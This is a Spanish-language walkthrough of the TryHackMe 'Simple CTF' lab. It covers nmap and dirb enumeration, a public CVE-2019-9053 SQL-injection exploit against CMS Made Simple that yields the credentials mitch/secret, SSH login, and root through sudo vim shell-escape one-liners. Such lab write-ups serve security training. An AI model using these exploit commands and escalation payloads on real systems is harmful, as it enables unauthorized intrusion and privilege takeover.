Simple CTF

Resolviendo la máquina Simple CTF

> En esta publicación, comparto cómo resolví la máquina **Simple CTF** de TryHackMe.

Enumeración

Ping

`ping -c 1 10.10.136.186`

```
PING 10.10.136.186 (10.10.136.186) 56(84) bytes of data.
64 bytes from 10.10.136.186: icmp_seq=1 ttl=63 time=46.9 ms

── 10.10.136.186 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.927/46.927/46.927/0.000 ms
```

TTL=63 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.136.186 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 08:16 CEST
Initiating SYN Stealth Scan at 08:16
Scanning 10.10.136.186 [65535 ports]
Discovered open port 21/tcp on 10.10.136.186
Discovered open port 80/tcp on 10.10.136.186
Discovered open port 2222/tcp on 10.10.136.186
Completed SYN Stealth Scan at 08:17, 26.43s elapsed (65535 total ports)
Nmap scan report for 10.10.136.186
Host is up, received user-set (0.059s latency).
Scanned at 2025-08-01 08:16:53 CEST for 27s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 63
80/tcp   open  http         syn-ack ttl 63
2222/tcp open  EtherNetIP-1 syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.51 seconds
           Raw packets sent: 131086 (5.768MB) | Rcvd: 22 (968B)
```

`nmap -p21,80,2222 -sCV 10.10.136.186 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 08:17 CEST
Nmap scan report for 10.10.136.186
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.184.124
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.16 seconds
```

HTTP

`http://10.10.136.186/index.html`

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


`http://10.10.136.186/robots.txt`

```
#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
#   This file tells search engines not to index your CUPS server.
#
#   Copyright 1993-2003 by Easy Software Products.
#
#   These coded instructions, statements, and computer programs are the
#   property of Easy Software Products and are protected by Federal
#   copyright law.  Distribution and use rights are outlined in the file
#   "LICENSE.txt" which should have been included with this file.  If this
#   file is missing or damaged please contact Easy Software Products
#   at:
#
#       Attn: CUPS Licensing Information
#       Easy Software Products
#       44141 Airport View Drive, Suite 204
#       Hollywood, Maryland 20636-3111 USA
#
#       Voice: (301) 373-9600
#       EMail: cups-info@cups.org
#         WWW: http://www.cups.org
#

User-agent: *
Disallow: /


Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```


Se identifica al usuario `mike` en el archivo `robots.txt`.

Fuzzing Web


```
dirb http://10.10.136.186/
```



```
DIRB v2.22
By The Dark Raver

START_TIME: Fri Aug  1 08:17:45 2025
URL_BASE: http://10.10.136.186/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.136.186/ ----
+ http://10.10.136.186/index.html (CODE:200|SIZE:11321)
+ http://10.10.136.186/robots.txt (CODE:200|SIZE:929)
+ http://10.10.136.186/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://10.10.136.186/simple/

---- Entering directory: http://10.10.136.186/simple/ ----
==> DIRECTORY: http://10.10.136.186/simple/admin/
==> DIRECTORY: http://10.10.136.186/simple/assets/
==> DIRECTORY: http://10.10.136.186/simple/doc/
+ http://10.10.136.186/simple/index.php (CODE:200|SIZE:19993)
==> DIRECTORY: http://10.10.136.186/simple/lib/
==> DIRECTORY: http://10.10.136.186/simple/modules/
==> DIRECTORY: http://10.10.136.186/simple/tmp/
==> DIRECTORY: http://10.10.136.186/simple/uploads/

---- Entering directory: http://10.10.136.186/simple/admin/ ----
+ http://10.10.136.186/simple/admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.136.186/simple/admin/lang/
==> DIRECTORY: http://10.10.136.186/simple/admin/plugins/
==> DIRECTORY: http://10.10.136.186/simple/admin/templates/
==> DIRECTORY: http://10.10.136.186/simple/admin/themes/
```



`http://10.10.136.186/simple/`



`http://10.10.136.186/simple/admin/login.php`

Searchsploit

El sitio utiliza **CMS Made Simple** versión *2.2.8*, un gestor de contenido conocido por ciertas vulnerabilidades previas.

`searchsploit CMS Made Simple 2.2.8`

`searchsploit -m 46635`

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple ⩽ 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: ⩽ 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053
```

Explotación

SQL Injection (CVE-2019-9053)

En caso de que el exploit descargado no funcione correctamente, se puede utilizar la alternativa: CVE-2019-9053.

`git clone https://github.com/so1icitx/CVE-2019-9053`

`cd CVE-2019-9053`

`python3 exploit.py -u http://10.10.136.186/simple/ -c -w /usr/share/wordlists/rockyou.txt`

```
[+] Username found: mitch

[+] Email found: admin@admin.com

[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96

[+] Password cracked: secret
```

Se encuentra el usuario `mitch` y contraseña `secret`.

SSH

Se accede al servicio **SSH** en el puerto 2222.

`ssh mitch@10.10.136.186 -p 2222`

```
The authenticity of host '[10.10.136.186]:2222 ([10.10.136.186]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.136.186]:2222' (ED25519) to the list of known hosts.
mitch@10.10.136.186's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$
```

Escalada de Privilegios

Sudo

`sudo -l`

```
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Se detecta el permiso: `/usr/bin/vim`, se busca en GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

`sudo vim -c ':!/bin/sh'`

```
# whoami
root
```